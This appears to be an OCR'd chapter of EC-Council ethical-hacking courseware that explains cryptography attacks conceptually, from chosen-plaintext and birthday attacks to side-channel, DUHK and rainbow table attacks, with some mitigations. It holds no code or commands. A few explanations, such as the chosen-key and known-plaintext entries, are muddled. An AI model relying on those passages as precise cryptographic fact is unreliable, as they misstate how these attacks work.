All Rights Reserved. Reproduction is Strictly Prohibited.

The various types of cryptography attacks are as follows:

- **Ciphertext-only Attack**

  Ciphertext-only is less effective but much more likely for the attacker. The attacker only has access to a collection of ciphertexts. This is much more likely than known plaintext but is also the most difficult. The attack is completely successful if the corresponding plaintexts (or even better, the key) can be deduced. The ability to obtain any information at all about the underlying plaintext is still considered a success. So what does the attacker do with the ciphertexts he/she has accumulated? You can analyze them for patterns, trying to find something that would give you a hint as to the key that was used to crack them. Often, the result of this attack is just a partial break and not a complete break.

- **Adaptive Chosen-plaintext Attack**

  In this type of attack, an attacker has complete access to the plaintext message including its encryption, and he/she can also modify the content of the message by making a series of interactive queries, choosing subsequent plaintext blocks based on the information from the previous encryption queries and functions. To perform this attack, an attacker needs to interact with the encryption device.

- **Chosen-plaintext Attack**

  A chosen plaintext attack is a highly effective type of cryptanalysis attack. In this attack, the attacker obtains the ciphertexts corresponding to a set of plaintexts of his/her own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. Basically, since the attacker knows the plaintext and the resultant ciphertext, he/she gains many insights into the key used. This technique can be difficult but is not impossible.

- **Related-Key Attack**

  The related-key attack is similar to the chosen plaintext attack, except that the attacker can obtain ciphertexts encrypted under two different keys. This is actually a very useful attack if you can obtain the plaintext and matching ciphertext. The attack requires that the differing keys be closely related, e.g., in a wireless environment where subsequent keys might be derived from previous keys. Then, while the keys are different, they are close. Much like the ciphertext-only attack, this type of attack is most likely only going to yield a partial break.

- **Dictionary Attack**

  In this attack, the attacker constructs a dictionary of plaintext along with its corresponding ciphertext that he/she has analyzed and obtained for a certain period of time. After building the dictionary, if the attacker obtains the ciphertext, he/she uses the already built dictionary to find the corresponding plaintext. Attackers use this technique to decrypt keys, passwords, passphrases, and ciphertext.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-plaintext Attack**

  In this attack, the only information available to the attacker is some plaintext blocks along with the corresponding ciphertext and algorithm used to encrypt and decrypt the text. Using this information, the key used to generate the ciphertext is deduced so as to decipher other messages. This attack works on block ciphers and is an example of linear cryptanalysis. The known plaintext blocks are generated using a series of intelligent guesses and logic, and not by accessing the plaintext over a channel.

- **Chosen-ciphertext Attack**

  The attacker obtains the plaintexts corresponding to an arbitrary set of ciphertexts of his own choosing. Using this information, the attacker tries to recover the key used to encrypt the plaintext. To perform this attack, the attacker must have access to the communication channel between the sender and the receiver.

  There are two variants of this attack:

  - Lunchtime or Midnight Attack: In this attack, the attacker can have access to the system for only a limited amount of time or can access only a few plaintext-ciphertext pairs.
  - Adaptive Chosen-ciphertext Attack: In this attack, the attacker selects a series of ciphertexts and then observes the resulting plaintext blocks.

- **Rubber Hose Attack**

  Attackers extract cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture. In general, people under pressure cannot maintain security, and they will reveal secrets or hidden information. Attackers torture victims to reveal secret keys or passwords used to encrypt the information.

- **Chosen-key Attack**

  In this type of attack, an attacker not only breaks a ciphertext but also breaks into a larger system, which is dependent of that ciphertext. The attacker usually breaks an n-bit key cipher into $2^{n/2}$ operations. Once an attacker breaks the cipher, he gets access to the system, and he can control the whole system, access confidential data, and perform further attacks.

- **Timing Attack**

  It is based on repeatedly measuring the exact execution times of modular exponentiation operations. The attacker tries to break the ciphertext by analyzing the time taken to execute the encryption and decryption algorithm for various inputs. In a computer, the time taken to execute a logical operation may vary based on the input given. An attacker tries to extract the plaintext by giving varying inputs.

- **Man-in-the-Middle Attack**

  This attack is performed against a cryptographic protocol. Here, an attacker intercepts the communication between a client and a server and negotiates the cryptographic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

parameters. Using this attack, an attacker can decrypt the encrypted content and obtain confidential information such as system passwords. An attacker can also inject commands that can modify the data in transit. The attacker usually performs an MITM attack on public-key cryptosystems where key exchange is required before communication takes place.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Brute-Force Attack

Attack Scheme	Defeating a cryptographic scheme by trying a large number of possible keys until the correct encryption key is discovered
Brute-Force Attack	Brute-force attack is a high-resource and time intensive process, but it is more guaranteed to achieve results
Success Factors	Success of brute-force attack depends on the length of the key, time constraint, and system security mechanisms

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC; can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (can be achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Estimated Time for Successful Brute-force Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute-Force Attack

It is extremely difficult to crack cryptographic systems, as they have no practical weaknesses to exploit; however, it is not impossible. Cryptographic systems use cryptographic algorithms to encrypt a message. These cryptographic algorithms use a key to encrypt or decrypt messages. In cryptography, this key is the important parameter that specifies the transformation of plaintext to ciphertext and vice versa. If you are able to guess or find the key used for decryption, then you can decrypt the messages and read them in clear text. 128-bit keys are common and considered strong. From a security perspective, to avoid guessing the key, cryptographic systems use randomly generated keys. This makes you devote considerable effort toward guessing the key. However, you still have a choice to determine the key used for encryption or decryption.

You can attempt to decrypt a message using all possible keys until you discover the key used for encryption. This method of discovering a key is called a brute-force attack. However, doing so requires a massive amount of processing power. It is a resource-intensive and time-intensive process. For any non-flawed protocol, the average time needed to find the key in a brute-force attack depends on the length of the key. If the key length is short, then it will take less time to find the key; if it is long, it will take more time. A brute-force attack will be successful if and only if the attacker has enough time to discover the key. However, the time required is relative to the length of the key.

The difficulty of a brute-force attack depends on various factors, such as

- The length of the key
- The number of possible values each component of the key can have
- The time it takes to attempt each key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If there is any mechanism that locks the attacker out after a certain number of failed attempts

For example, if a system could brute-force a DES 56-bit key in one second, then for an AES 128-bit key, it takes approximately 149 trillion years. To perform a brute-force attack, the attacker needs double the time for every additional bit of key length; the reason is that the number of keys doubles with an increase of one bit.

However, a brute-force attack is more likely to achieve results.

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC. Can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (this can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (Achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Table 20.5: Estimate time for a successful brute-force attack


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Birthday Attack

- A birthday attack is the name used to refer to a class of brute-force attacks against cryptographic hashes that makes the brute forcing easier
  - Birthday paradox: The probability that two or more people in a group of 23 share the same birthday is greater than 0.5

Birthday Paradox

- How many people do you need to have a high likelihood that two share the same birth day (i.e., same day and month but not necessarily the same year)?
- There are 365 days in a year, so you might think at least half of that, or 182 people, but it is actually only 23!



- The basic idea is as follows: How many people would you need to have in a room to have a strong likelihood that two would have the same birthday?
- Obviously, if you put 367 people in a room, at least 2 of them must have the same birthday because there are only 365 days in a year, plus one more in a leap year
- The paradox is not asking how many people you need to guarantee a match, just how many you need to have a strong probability
- Even with 23 people in the room, you have a 50 percent chance that 2 will have the same birthday

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Birthday Attack

A birthday attack refers to a class of brute-force attacks against cryptographic hashes that renders brute-forcing easier to performs. This attack depends on the birthday paradox, which is the probability of two or more people in a group of 23 sharing the same birthday is greater than 0.5.

Birthday Paradox

For example, how many people are needed to have a high likelihood that two will share the same birthday (i.e., same day and month, not year). There are 365 days a year, and therefore, you might think that at least half or 182 people share the same birthday, when it is actually only 23!

The basic idea is as follows: How many people would you need to have in a room to have a strong likelihood that two amongst them would have the same birthday (same day and month, but not year). Obviously, if you put 367 people in a room, at least two of them must have their birthdays on the same day and month since there are only 365 days in a year, and an additional day in the case of a leap year. The paradox is not the number of people you need to guarantee a match, but the number of people you need to have a strong probability. Even with 23 people in a room, there is a 50% chance that two them will have their birthdays on the same day and month.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Birthday Paradox: Probability

1. The probability that the first person does not share a birthday with any previous person is 100 percent because there are no previous people in the set. This can be written as 365/365
2. The second person has only one preceding person, and the probability that the second person has a birthday different from the first is 364/365
3. The third person might share a birthday with one of the two preceding people, so the probability for the third person is 363/365
4. Because these events are all independent, we can compute the probability as follows:
   365/365 * 364/365 * 363/365 * 362/365 ... * 342/365
   (342/365 is the probability of the 23rd person sharing a birthday with a preceding person)
5. When we convert these to decimal values (truncate to 3 decimal places) yields:
   1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * ... 0.936 = 0.49, or 49 percent
6. This 49 percent is the probability that 23 people will not have any birthdays in common; thus, there is a 51 percent (better than even odds) chance that 2 of the 23 will have a birthday in common

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Birthday Paradox: Probability

The probability that the first person does not share a birthday with any previous person is 100% because there are no previous people in the set. This can be written as 365/365. The second person has only one preceding person, and the odds that the second person has a birthday different from the first are 364/365. The third person might share a birthday with two preceding people, so the odds of sharing a birthday with either of the two preceding people are 363/365. Because each of these are independent, we can compute the probability as follows: 365/365 * 364/365 * 363/365 * 362/365 ... * 342/365 (342 is the probability of the 23rd person who shares a birthday with a preceding person). When we convert these to decimal values, it yields (truncating at the third decimal point) 1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * ... 0.936 = 0.49 or 49%. This is the probability that 23 people will not have any birthdays in common; thus, there is a 51% (better than even odds) chance that two of the 23 will have a birthday in common.


The idea behind the birthday attack is to attempt to find a collision for a given hash. Now, assume that the hash is MD5 with a 128-bit output. You would have to try 2^128 possible hashes to guarantee a collision, which is a very large number. In decimal notation, it is 3.4028236692093846346337460743177e+38

Now, from the birthday paradox, we need 1.174√2^128 or 21656477542535013597.184 hashes to guarantee a collision. Furthermore, this is still a very large number but many orders of magnitude smaller than the abovementioned value.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Meet-in-the-Middle Attack on Digital Signature Schemes

- The attack works by encrypting from one end and decrypting from the other end, thus meeting in the middle
- It can be used for forging messages that use multiple encryption schemes



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Meet-in-the-Middle Attack on Digital Signature Schemes

A meet-in-the-middle attack is the best attack method for cryptographic algorithms using multiple keys for encryption. This attack reduces the number of brute-force permutations required to decode text encrypted by more than one key. A meet-in-the-middle attack uses space-time trade-off; it is also a type of birthday attack because it exploits the mathematics behind the birthday paradox, and the attack consumes less time than an exhaustive attack. It is called a meet-in-the-middle attack because it works by encrypting from one end and decrypting from the other end, thereby meeting "in the middle."

In the meet-in-the-middle attack, the attacker uses a known plaintext message. The attacker has access to both the plaintext as well as the respective encrypted text. This attack is performed by attackers for forging messages that use multiple encryption schemes.

Consider an example where the plaintext is "**John,**" and the resulting double-DES-encrypted message is "**AvBr.**" To recover both the keys (i.e., key1 and key2) used for encryption, the attacker performs a brute-force attack on key1 using all the **2^{56} different single DES** possible keys to encrypt the plaintext of "John" and saves each key and the resulting intermediate ciphertext in a table. The attacker brute-forces key2 and decrypts "AvBr" up to **2^{56} times**. The attack is successful when the second brute-force attack gives the same result as the intermediate ciphertext present in the ciphertext table after the first brute-force attack. Once the attacker finds a match, he/she can determine both keys and complete the attack. At most, this attack takes 2^{56} or a maximum of **2^{57} total operations**. This enables the attacker to gain access to the data easily compared with double DES.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.37: Meet-in-the-Middle attack on digital signature schemes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack

- A side-channel attack is a physical attack performed on a cryptographic device/cryptosystem to gain sensitive information
- Cryptography is generally part of the hardware or software that runs on physical devices, such as semi-conductors (including resistors, transistors, etc.)
- These physical devices are affected by various environmental factors, including power consumption, electro-magnetic field, light emission, timing and delay, and sound
- In a side-channel attack, an attacker monitors these channels (environmental factors) and tries to acquire the information useful for cryptanalysis



- Assume that encrypted data is to be decrypted and displayed as plain text inside a trusted zone
- At the time of decryption in a cryptosystem, physical environmental factors, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker
- The attacker analyzes this information in an attempt to gain useful information for cryptanalysis

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack

A side-channel attack is a physical attack performed on a cryptographic device/cryptosystem to gain sensitive information. Cryptography is generally part of the hardware or software that runs on physical devices such as semi-conductors (resistor, transistor, and so on) that interact with and affect various environmental factors as follows:

- **Power Consumption**

  Reveals operations that take place and parameters involved. It is applicable only to hardware cryptosystems. Power consumption analysis is of two types:

  - **Simple Power Analysis (SPA)**: Provides information regarding the instruction being executed at a certain time and the values of input and output
  - **Differential Power Analysis (DPA)**: It does not require the knowledge of the details of algorithm implementation; it exploits statistical methods

- **Electromagnetic Field**

  Computer components often generate electromagnetic radiation. By measuring the variations of the electromagnetic field over the chip surface, an attacker can predict its correlation to the underlying computation and data and may be able to deduce some valuable information about this computation and data.

- **Light Emission**

  Kuhn found that the average luminosity of a cathode ray tube (CRT) diffuse reflection of a wall is sufficient to reconstruct the signal displayed on the CRT. Thus, an attacker can gather ample information by reading the signals that a trusted computing platform's optical output channels emit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

According to Loughry and Umphress, one can deduce the data a computer is processing based on the optical radiation emitted from its LED (light-emitting diode) status indicators.

- **Timing and Delay**

  Systems often compute cryptographic algorithms without time consistency owing to performance optimizations. If such computations involves secret data, then the variations in time can be used to infer the secret information. Here, the attacker analyzes the time taken by a cryptographic device to process each message to discover the secret parameters.

- **Sound**

  Acoustic attacks exploit the sound produced during a computation. These acoustic emissions are from keyboards and computing components (e.g., CPU, memory)

In a side-channel attack, an attacker monitors these channels (environmental factors) and tries to acquire useful information for cryptanalysis. The information thus acquired is termed as side-channel information. Side-channel attacks are different from traditional/theoretical forms of attacks such as brute-force attacks. The side-channel attack depends on the way in which systems implement cryptographic algorithms rather than the algorithm itself.

Mitigation techniques for side-channel-attacks include the following:

- Use differential power analysis (DPA) proof protocols with delimited side-channel leakage characteristics and update the keys before the leakage accumulation is significant
- Use fixed-time algorithms (i.e., no data-dependent delays)
- Mask and blind algorithms using random nonces
- Implement differential matching techniques to minimize net data-dependent leakage from logic-level transitions
- Pre-charge registers and busses to remove leakage signatures from predictable data transitions
- Add amplitude or temporal noise to reduce the attacker's signal-to-noise ratio

Side-Channel Attack – Scenario

Assume that encrypted data are to be decrypted and displayed as plaintext inside a trusted zone. At the time of decryption in a cryptosystem, physical environmental factors, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker. The attacker then analyzes this information to gain useful information for cryptanalysis.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.38: Side-Channel attack – scenario

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hash Collision Attack

- A hash collision attack is performed by finding two different input messages that result in the same hash output
- This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with same hash value
- The SHA-1 algorithm converts input messages into constant-length unstructured strings of numbers and alphabets, which act as a fingerprint for the sent file
- Attacker is able to forge the victim's digital signature of message a1 on the incorrect message a2
- Once the attacker is able to detect any collisions in the hash, they try to identify more collisions by concatenating data to the matching messages

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hash Collision Attack

A hash collision attack is performed by finding two different input messages that result in the same hash output. For example, in a hash collision attack, **"hash(a1) = hash(a2)"**, where a1 and a2 represent some random messages. Since the algorithm itself randomly selects these messages, attackers have no role in the content of these messages. This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with the same hash value.

One of the most popular hash functions is SHA-1, which is widely used as a digital signature algorithm. SHA-1 converts an input message into a constant length of unstructured strings of numbers and alphabets, which act as a fingerprint for the sent file. Therefore, the attacker tries to identify similar hashed output to get the digital signatures of the victim. This allows the attacker to forge the victim's digital signature of message a1 on message a2.

Once the attacker detects a collision in the hash, he/she can identify more collisions by concatenating the data to matching messages.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

DUHK Attack

1. DUHK (Don't Use Hard-Coded Keys) is a cryptographic vulnerability that allows an attacker to obtain encryption keys used to secure VPNs and web sessions
2. This attack mainly affects any hardware/software using the ANSI X9.31 random number generator (RNG)
3. Pseudorandom number generators (PRNGs) generate random sequences of bits based on the initial secret value, called a seed, and the current state
4. Both these factors are the key issues of a DUHK attack as any attacker could combine ANSI X9.31 with the hard-coded seed key to decrypt the encrypted data sent or received by that device
5. Using this attack, attackers identify encryption keys and steal confidential information, such as critical business data, user credentials, and credit card details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DUHK Attack

Don't Use Hard-Coded Keys (DUHK) is a cryptographic vulnerability that allows attackers to obtain encryption keys used to secure VPNs and web sessions. This attack mainly affects any hardware/software using the ANSI X9.31 Random Number Generator (RNG). Pseudorandom number generators (PRNGs) generate random sequences of bits based on the initial secret value, called seed, and the current state. The PRNG algorithm generates cryptographic keys that are used to establish a secure communication channel over the VPN. In some cases, the seed key is hardcoded into the implementation. Both the factors are key issues of the DUHK attack, as any attacker can combine ANSI X9.31 with the hard-coded seed key to decrypt the encrypted data sent or received by that device.

Man-in-the-middle attackers use the DUHK attack to learn the seed value, observe the current session, and obtain the current state value. Using this attack, attackers can identify encryption keys and steal confidential information such as critical business data, user credentials, and credit card details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rainbow Table Attack

- A rainbow table attack is a type of cryptography attack where an attacker uses a rainbow table to reverse cryptographic hash functions
- A rainbow table is a precomputed table that contains word lists like dictionary files and brute force lists and their hash values
- It uses the cryptanalytic time-memory trade-off technique to crack the cryptography, which requires less time than some other techniques
- An attacker computes the hash for a list of possible passwords and compares it to the precomputed hash table (rainbow table). If the attacker find a match, they can crack the password

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Rainbow Table Attack

A rainbow table attack is a type of cryptography attack whereby an attacker uses a rainbow table for reversing cryptographic hash functions. A rainbow table attack uses the cryptanalytic time-memory trade-off technique, which is less time consuming than other techniques. It uses already calculated information stored in memory for encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, called a rainbow table, in advance.

A rainbow table contains word lists such as dictionary files and brute-force lists and their hash values. It is a lookup table particularly used for recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

